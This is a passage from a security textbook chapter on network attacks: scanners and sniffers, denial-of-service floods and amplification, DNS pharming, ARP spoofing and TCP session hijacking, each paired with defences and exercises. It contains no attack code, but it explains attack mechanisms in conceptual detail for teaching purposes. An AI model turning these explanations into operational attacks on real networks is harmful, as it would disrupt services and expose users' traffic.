architecture supports programs (plugins) that can test for individual vulnerabilities; a vast library of such plugins exists for CVEs (Common Vulnerability Exposures). Configuring **Nessus** to run a scan includes specifying targets (IP addresses or network ranges), port ranges and types of port scans (similar to **Nmap**), and which plugins to run. A summary report is provided. Some plugins, e.g., denial of service tests, may crash a target (in safe mode, such tests are bypassed). While this may be the goal of an attacker, such modules also allow testing a system prior to launching a service or releasing a software product. Tools like **Nessus** have capabilities similar to an *auto-rooter* (Section 7.3).

‡**Exercise** (Password guessing: **Nessus**). Some **Nessus** plugin modules test services for weak passwords via password-guessing attacks. If these services are on a live system, and the system locks out accounts after n incorrect guesses (e.g., $n = 5$ or 10) within a short period of time, how will running these modules affect users of those accounts?

‡**Exercise** (**COPS** and **SATAN**). Summarize the architecture and functionality of each of the following vulnerability scanners. a) **COPS** (Computerized Oracle and Password System), a scanner released in 1990 for **Unix** systems (hint: [30]). b) **SATAN** (Security Analysis Tool for Auditing Networks), a scanner released in 1993 for networked computers (hint: [31]). Discuss also why the release of **SATAN** was controversial.

‡**Example** (*Packet capture utilities*). Two popular general-purpose tools for packet capture and processing are the `tcpdump` utility,¹⁰ and somewhat similar but with a graphical front-end and deeper protocol analysis, the open-source **Wireshark**.¹¹ Both rely on a standard packet capture library, e.g., `libpcap` on **Unix**, implementing the `pcap` interface. `libpcap` in turn relies on a BSD packet filter (BPF) implementation supporting user-specified filtering criteria (e.g., ports of interest or ICMP message types), allowing unwanted packets to be efficiently dropped in the kernel process itself. Functionally, `tcpdump` reads packets from a network interface card in promiscuous mode (page 316). Packets can be written to file, for later processing by `tcpdump` or third-party tools supporting `pcap` file formats. Security-focused network traffic analyzers that use `libpcap` directly (rather than through `tcpdump`), like **Snort** and **Bro**, augment packet capture and processing with their own specialized monitoring and intrusion detection functionality.

‡**ATTACKING THE SNIFFER.** On some systems, configuring packet capture tools requires running as root; some require maintaining root privileges. In any case, packet sniffers themselves present attractive new attack surface: even if all listening ports are closed, the tool receives packets and is thus itself subject to exploitation (e.g., by buffer overflow flaws). Software security is thus especially critical for packet capture tools.

Exercise (network statistics). The `netstat` command line utility, available in major OSs, provides information on current TCP and UDP listening ports, in-use connections, and other statistics. a) Read the manual page on your local OS (from a **Unix** command line: `man netstat`), experiment to confirm, and list the command syntax to get the PID (process ID) associated with a given connection. b) Use `netstat` with suitable options to get information on all open UDP and TCP ports on your current host; provide a summary.

¹⁰`tcpdump` as ported to **Windows** is **WinDump**.

¹¹**Wireshark** was formerly **Ethereal**, with command-line version `TEtherereal`.

‡**Exercise** (Metasploit: vulnerability exploitation framework). The well-known open-source **Metasploit** framework, a toolkit and application providing command line, console, and browser point-and-click interfaces, is used by systems administrators for penetration testing, and by black-hats for (unauthorized) exploitation of network services. a) Explain how its modular structure accommodates different attack vectors (exploits) independent of attack payloads. b) Summarize procedural use (the steps required by a user). c) Outline the main types of payloads it offers, including an explanation of **Meterpreter** and its unique advantages as a particularly stealthy payload. (Hint: [46], [76].)

‡**Exercise** (Netcat: network utility and attack tool). **Netcat** (`nc`) is a white-hat/black-hat tool that supports vulnerability scanning, port scanning, file transfer, and installing backdoors among other things. Its power is eye-opening to non-experts. In less than two pages, summarize its defensive and offensive functionality (hint: [76, Ch. 8]).

‡**Exercise** (Complementary technologies). Summarize how the following technologies are complementary to IDSs: a) firewalls and screening routers (hint: [75, p. 8-6]); and b) anti-virus/anti-malware defenses (hint: [75, p. 8-5]). c) Two further IDS categories (beyond NIDS, HIDS) are **wireless-based IDS** and **network behavior and analysis systems** (NBAs). Summarize how these differ from NIDS and HIDS, and the main threats each addresses (hint: [75]).

11.4 Denial of service attacks

Many security defenses and designs in use are motivated by attacks that exploit specific details of network communications protocols. For this reason and general awareness, Sections 11.4–11.6 provide a basic overview of selected **network-based attacks**.

DOS. **Denial of service** (DoS) attacks are those that deny legitimate users the availability of resources and services, by intentional acts that severely degrade performance or cause outright failure. We highlight two classes of DoS attacks:

- I. One class exploits latent implementation flaws (software vulnerabilities).
- II. A second exhausts resources (bandwidth, CPU, main memory, disk), by **flooding** to overwhelm by traffic volume, or by consuming fixed resources (SYN floods below), or requesting resource-intensive operations (e.g., generation of asymmetric key pairs).

A flooding attack may be possible even by a single attack machine, limited only by its CPU speed and link capacity, continually sending packets to a target. Such high packet-rate attacks may exploit link speed asymmetries, i.e., use hosts with high-bandwidth connections to attack targets with lower-bandwidth connections.

DOS MOTIVES. DoS motives may include (cf. adversary model, Section 1.4):

- 1) direct financial gain via extortion, as per ransomware;
- 2) commercial competitive gain, by disrupting competitor sales or reputation;
- 3) ideological or social activism;
- 4) information warfare, typically by nation states;
- 5) hacker experimentation, e.g., to boost ego or for peer recognition; and

6) vengeance, towards those associated with the resources under attack.

DDoS. A *distributed denial of service* (DDoS) flooding attack is one that uses large numbers of devices across a wide array of addresses (e.g., using a botnet). See Fig. 11.4.




Figure 11.4: DDoS. a) The individual hosts (zombies) flooding the server are controlled by a botnet master directly, or by a large number of “handler” devices, which themselves take directions from the master. b) The shaded hosts (zombies) send packets spoofing the source address of a common (end) victim, such that the responses flood that victim.

LOCAL VS. REMOTE DOS. A DoS attack on a local host might involve simply triggering a buffer overflow in a kernel function, or replicating malware that consumes memory and CPU (cf. rabbits, Chapter 7). Our discussion here focuses instead on (remote) network-related DoS, requiring no *a priori* access to, or account on, a local host.

Example (DoS by poison packets). A variety of attacks have used *malformed packets* to trigger implementation errors that terminate a process or crash the operating system itself. For example, the *Ping of Death* is a ping (ICMP echo request) sent as packet fragments whose total length exceeds the 65,535-byte maximum IP packet size. Packet reassembly crashed numerous circa-1996 TCP/IP stack implementations by overflowing allocated storage. A second example, *Teardrop*, sent a packet in fragments with fragment offset fields set such that reassembly resulted in overlapping pieces—crashing TCP/IP reassembly code in some implementations, exhausting resources in others. A third example, *LAND*, sends a SYN packet with source address and port duplicating the destination values, crashing some implementations that send responses to themselves repeatedly. Note that any Internet host can send any of these packets. Such attacks, while high-impact, have clear fixes—simply repairing errors underlying the vulnerabilities (e.g., with standard length and logic checks). Filtering based on source address also helps (Fig. 11.6 on page 324).

FALSE SOURCE IP ADDRESSES. A common tactic in DoS attacks is to send packets with false (often random) source IP addresses. The IP protocol does nothing to stop this. Such *IP address spoofing* can give a superficial appearance that packets are arriving from many places, prevents trivial traceback of the packets, and defeats simple blocking based on source address. A false address means that the true source will not get an IP response, but the attacker does not care. Responses go to the spoofed addresses as *backscatter*.

Example (SYN flooding: resource exhaustion). One of the earliest and best known DoS attacks, *SYN flooding*, provides insightful lessons on the ease of abusing open proto-




Figure 11.5: SYN flooding with spoofed IP address.

cols, here basic TCP/IP connection set-up.¹² By protocol, on receipt of a TCP SYN packet, the destination sends a SYN-ACK, considers the connection “half-open” (SYN RECEIVED), and maintains state (e.g., socket and sequence number details) while awaiting the third handshake message. The memory used to maintain this state is typically statically pre-allocated (to avoid dynamic allocation within kernel interrupts), which limits the number of half-open connections. On reaching the limit, new connections are refused until state is freed by, e.g., time-out expiry of a pending connection, or an RST (reset) sent by a host in response to an unexpected SYN-ACK. A SYN flooding attack continually sends SYN packets (first messages), consuming the resource pool for half-open connections—degrading service to legitimate users, whose connection requests compete.

‡COMMENTS: SYN FLOODING. SYN flooding as just described neither brute-force floods a network link (to exhaust bandwidth), nor floods an end-host CPU by pure volume of packets. Instead, it exhausts pre-allocated resources with a relatively modest number of connection requests. The original attacks used false IP source addresses but rather than random, they were known unresponsive (e.g., unallocated) addresses; see Figure 11.5. In this case, the victim host periodically resends SYN-ACKs until a time-out period expires, consuming additional CPU and bandwidth; in contrast, on receiving unexpected SYN-ACKs, a responsive host will send an RST (reset), resulting in closing the half-open connection, freeing state earlier. A responsive host’s RST is not a total loss for the attacker—sending one SYN packet results in a minor *amplification*, with three resource-consuming packets in total, including the SYN-ACK and RST. This results in a different (less elegant) attack, not so much on the resources allocated to handle half-open connections, but overwhelming network bandwidth and victim CPU by volume of packets.

In SYN flooding by large numbers of compromised machines (bots), access to networking stack software or to *raw sockets* may be used to arrange false source addresses. If true source addresses of bots are used, without altering native network stack implementation, native responses to SYN-ACKs complete TCP connections, resulting in DoS

¹²This section assumes familiarity with basic concepts from networking, per Section 10.6.

by volume flooding (vs. half-open starvation). Aside: while true source addresses allow bot identification, removing malware from bots itself raises pragmatic difficulties—due to scale, and inability of individual defenders to contact thousands of device administrators. Flooding via a botnet also complicates blocking-based defenses.

‡**Exercise** (In-host SYN flood mitigation). Explain how these mechanisms mitigate SYN flooding, and any problems: a) *SYN cookies*; b) *SYN cache*. (Hint: [29, 51, 38].)

‡**Exercise** (Reluctant allocation). SYN flooding attacks exploit end-host TCP protocol implementations that do not follow principle P20 (RELUCTANT-ALLOCATION), instead willingly allocating resources before sanity-checking the legitimacy of the connection request. Cryptographic protocols such as Diffie-Hellman (DH) key agreement are also subject to DoS attacks. a) Summarize three categories of DoS issues for IPsec-related DH implementations. b) Discuss how one DH variant, the *Photuris protocol*, follows P20 to address at least one of these concerns. (Hint: [2, 45].)

UDP AND ICMP FLOODS. Brute-force packet transmission simply overwhelms hosts' bandwidth and CPU. Sending a large number of ping (ICMP echo request) packets to a target, each triggering an ICMP echo reply, is one type of *ICMP flood*. A similar *UDP flood* may bombard UDP packets at random ports on a target—most ports, closed, will result in ICMP “destination unreachable” responses (consuming further bandwidth). Such attacks use protocols often allowed by firewalls in the past, or that are essential for network operations; if an administrator blocks ICMP “echo request” packets outright (foregoing useful functionality), or beyond a set threshold, attackers may instead use ICMP “destination unreachable” packets.

Example (*Smurf flood*). A second type of ICMP flood using ping (echo request) packets and false IP addresses employs broadcast addresses to gain an *amplification* factor. As background, consider a 32-bit IPv4 address as an n -bit prefix defining a network ID, and m -bit suffix identifying a host within it ($n + m = 32$); all-zeros and all-ones suffixes are special, all-ones denoting a *broadcast address*. A packet sent to a broadcast address by a local-network host goes to all hosts on that network; and likewise if from a host outside the local network, if routers are suitably configured. *Smurf attacks* from outside target networks send ICMP pings to the broadcast address of target networks (accomplices). On reaching an accomplice network, the ping solicits from each host therein an ICMP echo reply, consuming both that network's bandwidth and the path back to a spoofed source address, the true victim; the unwitting accomplices are secondary victims. Similar attacks can be launched from a compromised host within a local network, on the IP broadcast address of that network. Note that this attack may use any packet (service) evoking general responses, and allowed through firewalls/gateways; ICMP ping is but one choice.

SMURF MITIGATION. One mitigation for externally originated Smurf attacks is for (all) routers to drop packets with broadcast address destinations (cf. Martian packets, below). Another mitigation is ingress/egress filtering (below). Attacks from within a local network itself may be mitigated by configuring host OSs to ignore ICMP packets arriving for IP broadcast addresses; local hosts will no longer be accomplices.

AMPLIFICATION. In SYN flooding, ICMP flooding (Smurf ping), and UDP and TCP exploits noted below, DoS attacks are aided by *amplification*—this occurs in any protocol




Figure 11.6: Ingress and egress filtering. An attacker may use a spoofed source IP address in traffic sent to a victim. ISP₁ does ingress filtering at R_2 for traffic entering from Enterprise₁. Enterprise₁ does egress filtering at R_1 for traffic leaving to ISP₁. For firewall rules to implement ingress and egress filtering, see Table 10.1 in Section 10.1.

where originating one message results in more than one response (from one or multiple hosts), or in a response larger than the original packet, or both. In open network protocols, sending a packet requires no authentication, but consumes bandwidth (a shared resource) and host resources of all recipients. This violates in part principles P4 (**COMPLETE-MEDIATION**), P6 (**LEAST-PRIVILEGE**), and P20 (**RELUCTANT-ALLOCATION**).

Exercise (UDP amplification). CERT Advisory CA-1996-01 recommended that aside from using firewall or gateway filtering of related ports, hosts disable unused UDP services,¹³ especially two testing/debugging services—the Echo (UDP port 7) and Character Generator (UDP port 19) protocols. (a) Explain what these services do, and the concern, especially with packets whose source and destination sockets connect the services to each other. (b) What is the general risk, if a service generates more output than it receives?

#Exercise (ICMP-based attacks). Outline several ways ICMP can be abused to attack TCP connections; mitigations that comply with ICMP specifications; and challenges in validating the authenticity of ICMP messages. (Hint: [36, 38]; Linux and some Unix OSs include validation checks on sequence numbers found within ICMP payloads.)

INGRESS FILTERING. Ingress filters process packets entering, and egress filters process packets leaving, a network (Fig. 11.6). They mitigate IP source address spoofing, and thus DoS attacks that employ it (TCP SYN, UDP, and ICMP flooding). Service providers use *ingress filtering* on a router interface receiving input packets from a customer network; the filter allows only packets with source addresses within ranges expected or known to be legitimate from that customer network, based on knowledge of legitimate address assignment. Packets with *Martian addresses* (e.g., an invalid source address due to being reserved or a host loopback) are also dropped. An enterprise may likewise do *egress filtering* on packets leaving its network, based on knowledge of legitimate addresses of its internal hosts, to avoid assisting hosts serving as attack agents.¹⁴

#Exercise (TCP amplification). (a) Explain how TCP-based protocols can be abused for amplification attacks despite TCP’s three-way handshake. (b) Give three reasons why NTP is most vulnerable among these. (c) Summarize technical mitigations to NTP amplification attacks per advisories of MITRE (2013) and US-CERT (2014). (Hint: [49].)

¹³Disabling unused services follows principle P1 (**SIMPLICITY-AND-NECESSITY**).

¹⁴Ingress/egress filtering supports principle P5 (**ISOLATED-COMPARTMENTS**).

Example (DDoS toolkits). DDoS toolkits emerged in the late 1990s. The *Tribal Flood Network* (TFN), and successor *TFN2K*, allow a selection of UDP flood, ICMP flood, ICMP broadcast (Smurf type), and SYN flood attacks. Target addresses are inputs. Attack client binaries are installed on compromised hosts (bots). TFN-based *Stacheldraht* added encrypted communications between control components, and update functionality.

‡**Exercise** (DDoS: trinoo). DDoS incidents in 1999 used *trinoo* tools. (a) Detail how *trinoo* compromised hosts to become slaves called daemons. (b) Summarize its master-daemon command and control structure, pre-dating those in later botnets. (c) Summarize the technical details of the DoS vectors used by the daemons. (Hint: [27].)

Exercise (Mirai botnet 2016). The *Mirai* (DDoS) botnet exploited embedded processors and Internet of Things (IoT) devices, e.g., home routers and IP cameras. (a) Summarize its technical details. (b) Discuss the implications for IoT security. (Hint: [48, 5].)

SUMMARY COMMENTS: ATTACKS. DoS attacks are, by definition, easy to notice, but full solutions appear unlikely. Flooding-type attacks are as much a social as a technical problem, and cannot be prevented outright—public services are open to the entire public, including attackers. Defenses are complicated by IP address spoofing, the existence of services (protocols) that can be exploited for amplification, and the availability of botnets for DDoS. DoS artifacts include poison packets and resource exhaustion (slow or fast) on end-hosts, network bandwidth exhaustion, and related attacks on networking devices.

SUMMARY COMMENTS: DEFENSES. Default on-host DoS defenses should include disabling unused services, OS rate-limiting of ICMP responses, and updating software to address poison packets. Good security hygiene decreases the chances that end-hosts become part of a (DoS) botnet, but flooding defenses are largely in the hands of network operators, e.g., blocking non-essential services at gateways, and dropping packets from denylisted sources and by ingress/egress filtering. Coarse filtering at firewalls is an interim survival tactic when new attacks arise and better alternatives are not yet in place. Proxy firewalls may have the capacity to filter out or alter malformed packets, albeit requiring protocol-level knowledge. Beyond this, flooding attacks are addressed by shared hardware redundancy of ISPs and infrastructure providers—e.g., sites hosted by CDNs (content delivery networks) benefit from spare capacity in resources, and major enterprises invest (with cost) in links with excess capacity, server farms, and load balancing. Sharing of defensive resources is driven by the reality that attackers (leveraging botnets) can harness greater resources than individual defenders. A challenge for future networks is the design of communications protocols and services immune to amplification attacks.

11.5 Address resolution attacks (DNS, ARP)

Here we discuss traffic-hijacking attacks involving DNS (pharming) and ARP (ARP spoofing). Both exploit failures to provide **REQUEST-RESPONSE-INTEGRITY** (principle P19).

DNS. The Domain Name System (DNS) maps hostnames (Section 9.1) to IP addresses. The full mapping is a distributed database, held entirely by no individual host. Each organization is the authoritative information source for IP addresses of their own

hosts, and in response to DNS protocol queries on UDP port 53, provides this information through server programs. Client applications resolve hostnames using a local (OS-provided) *DNS resolver*, which returns corresponding IP addresses. To get the answer, the resolver in turn contacts one or more *DNS servers*, which contact further sources in a hierarchical query structure, finally asking the authoritative source if required. At various points (Fig. 11.7), query answers may be cached for quicker future responses; by protocol, a cached entry is deleted after a time-to-live (TTL) value specified in its DNS response.

Example (DNS resolution). The hostname `www.tgtserver.com` is resolved to an IP address as follows. In Fig. 11.7, assume that all caches are empty, and that the client is configured to use DNS services of its ISP (Internet Service Provider). The application calls (1) the local DNS resolver, which in turn makes a query (2) to the ISP's local DNS server. That server queries (3) the ISP's regional DNS server, S_2 . So far, these have all been *recursive queries*, meaning the service queried is expected to return a (final) answer, itself making any further queries as necessary. At this point, S_2 begins a sequence of *interactive queries*, descending down the DNS global hierarchy of Fig. 11.7c until at some level a server fully resolves the query. The first query (4) is to one of 13 global DNS root servers.¹⁵ The root server R_1 responds with the address of a server (say, T_1) that can handle `.com` queries. S_2 sends a request (5) to T_1 , which responds with the address of a server (say, A_1) that can handle `.tgtserver.com` queries. S_2 finally sends a query (6) to A_1 . A_1 can return the desired (complete) answer, i.e., the IP address of `www.tgtserver.com`, because A_1 's DNS server is administered by the organization that registered the domain `tgtserver.com`, and controls its subdomains (and the IP addresses mapped to the corresponding hostnames) including `www`. The response from A_1 to S_2 is relayed by S_2 to S_1 , which returns it to the local DNS resolver L . Each of L , S_1 and S_2 now caches this <hostname, IP address> pair, to expedite repeat queries in the near future.




Figure 11.7: DNS name resolution and query hierarchy (simplified).

PHARMING AND DNS RESOLUTION. A *pharming* attack is any means that falsifies the mapping between domain name and IP address. Recall *phishing* (Section 9.8) involves tricking a user to end up on a malicious (often a look-alike of an authentic) site, via some means (*lure*), e.g., a link in an email or web search result. Pharming achieves this with

¹⁵Root servers are load-balanced clusters; one or more root IP addresses is known to the querying server.

no lure, by forging address resolution. In this case, e.g., a user manually typing a correct domain name into a browser URL bar can still end up at an incorrect IP address, thus retrieving data from a false site. Among other issues facilitating attacks, basic DNS queries and replies are currently void of cryptographic protection (i.e., are unauthenticated).

Example (*DNS resolution attacks*). Figure 11.7 hints at a wide attack surface exposed by the basic DNS resolution process. A few well-known attack vectors are as follows:

1. Local files. On both **Unix** and **Windows** systems, a local “hosts” file often statically defines IP addresses for specified hostnames (configuration determines when or if this file is used before external DNS services). This hosts file, and the DNS client cache (DNS resolver cache), are subject to tampering by malware.
2. Tampering at intermediate DNS servers. DNS caches at any other servers (e.g., S_1 , S_2) are likewise subject to tampering by malware, and by inside attackers (perhaps involving collusion or bribery). Even authoritative name servers are subject to malicious tampering by insiders, albeit more widely visible.
3. Network-based response alteration. Middle-person attacks on any untrusted network en route can alter (valid) DNS responses before reaching the original requestor.
4. Malicious DNS server settings. Clients are configured to use a specific external DNS server (Fig. 11.7b). Its IP address, visible by a DNS settings dialogue, is subject to being changed to a malicious DNS server. The risk is especially high when using untrusted networks (e.g., in Internet cafés, airports, hotels), as guest IP addresses are commonly allocated using DHCP (Dynamic Host Configuration Protocol); this often results in client devices using DNS servers assigned by the DHCP server provided by the access point, whether wireless or wired.

A further major network-based attack vector involves DNS spoofing (next).

‡**Exercise** (DNS poisoning). **DNS spoofing** is unauthorized origination of (false) DNS responses. a) Explain how a sub-type of this, **DNS cache poisoning** attacks, work in general, including the role of 16-bit ID fields in DNS protocol messages. b) Explain how the Kaminsky technique dramatically increased attack effectiveness. c) Explain how randomized 16-bit UDP source ports are of defensive use. d) Explain how mixing upper and lower case spelling of queried hostnames increases attack difficulty. (Hint: [23].)

‡**Exercise** (DNS attacks). Grouping DNS attacks by architectural domain exploited, describe at least one attack for each of five domains: local services; ISP or enterprise services; global DNS services; authoritative DNS services; domain registrars. (Hint: [63].)

PHARMING DEFENSES. As DNS is a core infrastructure, many security issues related to DNS resolution are beyond the control of regular users. Avoiding use of untrusted networks (e.g., guest Wi-Fi service) is easy advice to give, but not generally pragmatic. A long-term solution, Domain Name System Security Extensions (**DNSSEC**), offers digitally signed responses to DNS queries, but its deployment has been slow, due to the complexity of universal deployment of a supporting public-key infrastructure.

ARP. On a local area network (LAN), Ethernet frames are delivered by MAC address. The **Address Resolution Protocol** (ARP) is used to map IP addresses to MAC addresses. A host aiming to learn a MAC address corresponding to a target IP address sends out a




Figure 11.8: ARP spoofing. Intended flow (1), actual flows (2), (3). T poisons V 's ARP cache. As a result, traffic sent via G over the LAN, intended (1) for a destination beyond G , is instead sent (2) by V to the physical interface of T . By also poisoning G 's ARP cache, T can arrange that incoming traffic to V via G is sent by G to T . Thus T has a LAN middle-person attack between V and G . Note: the switch itself is not poisoned.

LAN broadcast message indicating the IP address; the protocol specifies that any host having a network interface assigned that IP address reply with the pair <IP address, MAC address>. Each LAN host then keeps a local table (*ARP cache*) of such responses (mapping OSI layer 3 to layer 2 addresses), as an efficiency to reduce future ARP requests.

ARP SPOOFING. An attacking host can send false ARP replies, asserting its own MAC address as that of the device located at a same-LAN target (victim) IP address. This is *ARP spoofing*, and results in false entries in ARP caches, i.e., *poisoned ARP caches*. It is possible because: 1) ARP replies are not authenticated (any LAN host can reply), and 2) hosts commonly accept replies even in the absence of requests—existing entries are overwritten. In this way, the physical interface to the attack host (T in Fig. 11.8) can receive Ethernet frames intended for other LAN hosts. This allows T to monitor traffic (before possibly altering and forwarding it), even on a switched LAN.

ARP SPOOFING DEFENSES. ARP spoofing is stopped by static, read-only per-device ARP tables mapping IP address to MAC address; setting and updating these manually requires extra effort. Various tools (beyond our scope) may detect and prevent ARP spoofing, for example, by cross-checking ARP responses. A preferred long-term solution is a reliable form of authentication in an upgraded Address Resolution Protocol.

‡**Exercise** (Port stealing, MAC flooding). Two further attacks that exploit failures to provide REQUEST-RESPONSE-INTEGRITY (P19) involve data link (layer 2) manipulations of network switch *MAC tables*. These tables, unlike ARP tables, map MAC addresses to the physical interfaces (switch ports) to which individual LAN devices are wired. Explain each attack: a) *port stealing*; and b) *MAC flooding*. (Hint: [76]. These attacks can be stopped by manually configuring switch ports with specific MAC addresses, again with extra management effort, and beyond the capability of end-users.)

Exercise (Comparing attacks). Explain how DNS resolution attacks and ARP spoofing are analogous, by using technical details of how each (a) maps identifiers from one network layer to another; and (b) can turn an off-path attacker into an on-path attacker.

‡**Exercise** (Beyond passive sniffers: *dsniff*, *Ettercap*). Beyond passive packet capture, broader tools provide active packet manipulation capabilities, e.g., supporting middle-person attacks, ARP spoofing, and denial of service attacks. *dsniff* is an Ethernet sniffing toolset whose authorized uses include penetration testing and security auditing. *Ettercap* is

positioned as the premier network-attack middle-person tool. Summarize the functionality of: a) `dsniff` (including its `arpspoof` component), and b) `Ettercap`. (Hint: [76], [19].)

11.6 ‡TCP session hijacking

We now discuss TCP session hijacking, and end with a few final network-based attacks.

TCP SESSION HIJACKING: INTRODUCTION. An *on-path* attacker can easily manipulate unencrypted TCP sessions, and *TCP session hijacking* (below) is conceptually straightforward. The main barrier to overcome is a sequence number mechanism designed for synchronization of TCP/IP packets; trickier implementation details are disposed of by widely available, point-and-click toolkits. This is a rather serious affair, as it requires no host access or privileges; e.g., for a plaintext `telnet` session, this allows injecting commands that will be executed under the authority of the process for which the victim session is running. In one variation, one legitimate end-host loses its ability to participate in the session, its TCP sequence numbering out of synch with the other end. In a second, the attacker plays middle-person, relaying possibly altered packets between legitimate hosts, repairing header sequence numbers to valid values on the fly. These attacks are possible when packets are sent plaintext, and the attacks are *not* stopped by cryptographic authentication at the start of a session. This strongly motivates use of session encryption (e.g., using SSH, TLS, IPsec); not only are sniffered packets then unintelligible, but injected packets will decrypt to meaningless bytes at legitimate end-hosts.

HIJACKING AND MIDDLE-PERSONS. TCP session hijacking is distinct from:

- 1) HTTP session hijacking via cookie theft (Chapter 9);
- 2) middle-person attacks on Diffie-Hellman key agreement (Chapter 4), which may use a DNS-based means to redirect packets to an intruder-controlled host; and
- 3) ARP spoofing, which may itself be used as a tool within TCP session hijacking.

Middle-person attacks involving TLS may rely on DNS-based misdirection or address resolution exploits, combined with use of a fraudulent or misleading web site certificate.

TCP SEQUENCE NUMBERS (BACKGROUND). TCP header fields (Section 10.6) *sequence number* and *acknowledgement number* help manage the stream of bytes delivered; every data byte transferred is numbered, in separate sequences for each direction. During the three-way handshake, each end chooses a new *initial sequence number* (ISN), associating $\text{ISN} + 1$ with its first data byte transmitted. Each end populates the *ack number* field with the next sequence number they expect to receive. The SYN flag in the first message $\text{seq}(\text{ISN}_a)$ requests the other end to synchronize to the new ISN value sent by the client. The SYN-ACK segment returned by the server includes its ISN as $\text{seq}(\text{ISN}_b)$ and $\text{ack}(\text{ISN}_a + 1)$ to acknowledge the client's sequence number. All TCP segments in the connection now set the ACK flag (Fig. 11.9), indicating a valid field value in *ack number*. The client's handshake completion is $\text{ack}(\text{ISN}_b + 1)$. In the now-established TCP connection, each sender populates every segment's *seq number* field with the sequence number that the segment's first data byte corresponds to; and populates *ack number* with the byte number of the next byte missing in its own receive buffer (signaling that every




Figure 11.9: TCP three-way handshake and sequence numbering. As shown, the third handshake message’s ACK may be delayed and piggy-backed onto a data transfer rather than in an empty segment. The SYN flag counts for one position in the number sequence.

byte preceding this was successfully received). If a gap results due to a segment being corrupted or received out of order, the same ACK value may be resent several times (the missing segment is eventually received, or triggers retransmission). Sequence numbers are particularly relevant due to their role in TCP session hijacking, and RST attacks.

TCP SESSION HIJACKING: CONTEXT. As noted, sequence-numbering fields in TCP headers synchronize byte streams. If $SND.NXT_a$ numbers the next byte A will send (next sequence number to be used), and $RCV.NXT_b$ numbers B ’s last acknowledgement, then in quiet periods: $SND.NXT_a = RCV.NXT_b$ and $SND.NXT_b = RCV.NXT_a$. Designed for accounting (not security), this byte numbering allows proper handling and placement in receive buffers (and any retransmission) of TCP segments lost or received out of order, and filling of any temporary buffer data holes. If sequence numbers are not within a valid range,¹⁶ a TCP segment (packet) may be dropped; precise conditions depend on the TCP specification and details such as the receive window size ($RCV.WND$), and how many received segments remain unacknowledged. The attacker aims to craft a packet with valid sequencing numbers, relative to the receiver’s TCP state machine.

